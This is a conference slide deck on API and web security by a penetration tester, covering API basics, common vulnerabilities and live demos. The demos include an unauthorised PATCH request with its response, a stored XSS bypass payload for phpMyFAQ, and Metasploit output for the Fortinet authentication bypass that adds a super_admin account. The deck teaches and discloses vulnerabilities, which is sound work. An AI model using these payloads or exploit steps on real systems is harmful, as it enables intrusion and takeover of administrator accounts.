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**API Security/Web Security - how it can affect an Organization
and possibly damage your Business ?**



Agenda

- 1. Self-Introduction**
- 2. What is an API – Application Programming Interface**
- 3. API Attacks & Penetration Testing – Demo Time**
- 4. Web Security - how it can affect an Organization**
- 5. Web Security – Explanation**
- 6. Web Security – Demo Time**



Qualifications & professional Certifications

- studied and working in Austria in the Cyber Security Field as **Cyber Security Engineer, Penetration Tester and Bug Bounty Hunter**



Certifications for advanced IT professionals



Certified EC-council Instructor
Certified Ethical Hacker



Offensive Security Certified Professional



Identified Vulnerabilities & 0-day Vulnerabilities

- Identified more than 25 CVEs. Some as an example:

- [CVE-2023-0787](#)
- [CVE-2023-0791](#)
- [CVE-2023-0564](#)
- [CVE-2023-0565](#)
- [CVE-2023-0566](#)
- [CVE-2023-0572](#)

Certificate of Appreciation



Lenovo

This certificate acknowledges that

Ahmed Hassan

found a web site vulnerability, then acted ethically by reporting it in a timely manner. These efforts have helped improve the overall level of security at Lenovo.

Lenovo Information Security

July 2022


Thank you Letter from Lenovo, for identifying a Vulnerability in their Web Application

What is an API - Application Programming Interface




API - Application Programming Interface

1. API is the acronym for application programming interface — a software intermediary that allows two applications to talk to each other.
2. It can be used as a building block for the development of new interactions with mobile devices, other applications or smart devices.




What is an API?







API – Penetration Testing

1. An API penetration testing is an application penetration testing exercise performed by certified human hackers in a controlled environment simulating a cybersecurity attack on an API endpoint.
2. API penetration testing is considered an industry-standard offensive security practice that enables organizations to meet security compliance requirements (i.e., PCI DSS, SOC 2, ISO 27001, GDPR, and HIPAA) and improve their security posture to protect their sensitive and regulated data, systems, and processes.
3. With a trusted API penetration testing service provider, an organization can securely and safely scan for vulnerabilities on its API endpoints.



API – Penetration Testing Request Methods

1. Use GET requests to retrieve resource representation/information only – and not modify it in any way. As GET requests do not change the resource's state, these are said to be safe methods.
2. Use POST APIs to create new subordinate resources, e.g., a file is subordinate to a directory containing it or a row is subordinate to a database table.
3. Use PUT APIs primarily to update an existing resource (if the resource does not exist, then API may decide to create a new resource or not).
4. HTTP PATCH requests are to make a partial update on a resource. If you see PUT requests modify a resource entity too. So, to make it more precise – the PATCH method is the correct choice for partially updating an existing resource, and you should only use PUT if you're replacing a resource in its entirety.
5. As the name applies, DELETE APIs delete the resources (identified by the Request-URI).





API Vulnerability – Demo Time

1. API real Customer – 0-day Vulnerability:

Link: <https://huntr.dev/bounties/e907b754-4f33-46b6-9dd2-0d2223cb060c/>

2. Video PoC: <https://drive.google.com/file/d/13cZ4p-rVimkO0XFDpYBCfT53kivWeuTW/view>

```
PATCH /api/memo/1010 HTTP/2
Host: demo.usememos.com
Cookie: memos_session=
MTY3MTc5OTI2NnxEilBQkFFQ180UUFBUkFCRUFBQUhFLUVBQUV
HYzNSeWEXNW5EQWtBOjNWelpYSXRhVlFEYVc1MEJBTUJFUVE9fj
kCFcd76DBFXtO-tkZbo42rHY5Dasvq0_5yqQVXRtWG
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 74
Referer: https://demo.usememos.com/
Origin: https://demo.usememos.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "id": 1010,
  "content": "Changed",
  "visibility": "PRIVATE",
  "resourceIdList": [
  ]
}

4 Content-Length: 387
5 Cf-Ray: 77e1371a2cfe0da8-MRS
6 Access-Control-Allow-Origin: *
7 Vary: Accept-Encoding
8 Cf-Cache-Status: DYNAMIC
9 Server: cloudflare
10 Alt-Svc: h3=":443"; ma=86400, h3-29=":443";
ma=86400
11
12 {
  "data": {
    "id": 1010,
    "rowStatus": "NORMAL",
    "creatorId": 104,
    "createdTs": 1671799732,
    "updatedTs": 1671799745,
    "content": "Changed",
    "visibility": "PRIVATE",
    "pinned": false,
    "displayTs": 1671799732,
    "creator": {
      "id": 104,
      "rowStatus": "NORMAL",
      "createdTs": 1671799266,
      "updatedTs": 1671799366,
      "username": "test",
      "role": "USER",
      "email": "",
      "nickname": "test",
      "openId": "",
      "userSettingList": null
    },
    "resourceList": [
    ]
  }
}
```



API Vulnerability – Demo Time – Proof of Concept Video

The screenshot displays a web browser window with the URL `https://demo.usememos.com`. The browser's address bar and tabs are visible at the top. The main content area shows the 'MEMOS' application interface. On the left, there is a sidebar with a calendar for the user 'test', showing 2 memos, 0 tags, and 1 day. Below the calendar are links for 'Daily Review', 'Explore', and 'Setting'. The main area features a 'MEMOS' form with a text input field containing 'Any thoughts...', a 'Save' button, and a dropdown menu for visibility settings. Below the form, there is a list of existing memos, each with a timestamp of '5 minutes ago' and the text 'test'. The Windows taskbar at the bottom shows various application icons and the system clock indicating 2:48 PM on 12/23/2022.

Web Security - how it can affect an Organization and possibly damage your Business?



Web Security – Uber and GTA 6 hacked & leaked

UK police arrest teenager suspected of Uber, GTA 6 hacks

Carly Page @carlypage_ / 4:28 PM GMT+2 • September 26, 2022

Comment



Grand Theft Auto 6 leak: who hacked Rockstar and what was stolen?

A major data breach has given the world an early look at Grand Theft Auto 6. Why is this such bad news for the developer?

Uber staff posted a comment. Sep 15th (5 mins ago)

UBER HAS BEEN HACKED (domain admin, aws admin, vsphere admin, gsuite SA) AND THIS HACKERONE ACCOUNT HAS BEEN ALSO

Uber

How Uber was hacked in 2022



Web Security - Explanation

Web security refers to protecting networks and computer systems from damage to or the theft of software, hardware, or data. It includes protecting computer systems from misdirecting or disrupting the services they are designed to provide.

1. Cross Site Scripting (XSS)
2. SQL Injection
3. DDoS
4. Sensitive Information Disclosure
5. Insecure Direct Object Reference

Common web application vulnerabilities



Cross Site Scripting
(XSS)



SQL Injection



DDoS




Sensitive Information
Disclosure



Insecure Direct
Object References

Web Security – CVE-2023-1875 / stored XSS Bypass

stored XSS Protection bypass by changing the User Profile Name - CVE-2023-1875



PHPMYFAQ 3.1.11

German

Benutzerverwaltung

Das Profil von ahmed2 wurde erfolgreich aktualisiert.

Suche

ahmed2

I was able to bypass the XSS Vulnerability

1'"><img/src/onerror=.1|alert`AHMED-Vienna`

-> it is a stored XSS.

Lets see.

Kategorie editieren

Kategorie löschen

Passwort ändern

Konfiguration bearbeiten

Link zur Administration sichtbar

Sicherung erstellen

Sicherung wiederherstellen

Offene Fragen löschen

Wörterbucheinträge hinzufügen

Wörterbucheinträge bearbeiten



Web Security – Proof of Concept 1 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.

```
msf6 exploit(linux/http/fortinet_authentication_bypass_cve_2022_40684) > run
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
```

```
[+] Target is running the version v7.2.1, which is vulnerable.
```

```
[+] The target is vulnerable. And SSH is running which makes it exploitable.
```

```
[*] Executing exploit on [REDACTED] target user: [REDACTED]
```

```
[*] SSH session 2 opened ([REDACTED]) at [REDACTED]
```

```
[REDACTED] # config system admin
```

```
[REDACTED] (admin) #
```



Web Security – Proof of Concept 2 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.

```
msf6 exploit(linux/http/fortinet_authentication_bypass_cve_2022_40684) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[+] Target is running the version v7.2.1, which is vulnerable.
[+] The target is vulnerable. And SSH is running which makes it exploitable.
[*] Executing exploit on [REDACTED]
[*] SSH session 4 opened ([REDACTED]) at [REDACTED]

[REDACTED]
[REDACTED]
[REDACTED] # config system admin

[REDACTED] (admin) # edit test
new entry 'test' added

[REDACTED] (test) # set accprofile super_admin
[REDACTED] (test) # set vdom root
[REDACTED] (test) # set password [REDACTED]
[REDACTED] (test) # end
```





Web Security – Proof of Concept 3 Vulnerability - Possibility to damage the whole Business

Fortinet-Authentication-Bypass-CVE-2022-40684

Explanation:

The CVE-2022-40684 vulnerability allows adversaries to bypass authentication and login into the vulnerable systems as an administrator in FortiOS / FortiProxy / FortiSwitchManager products.



Thanks

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<https://www.arabsecurityconference.com/speaker-2023-ahmed-hassan> ([Speaker Link on Website Conference](#))
<https://www.linkedin.com/in/ahmed-hassan-79559487/>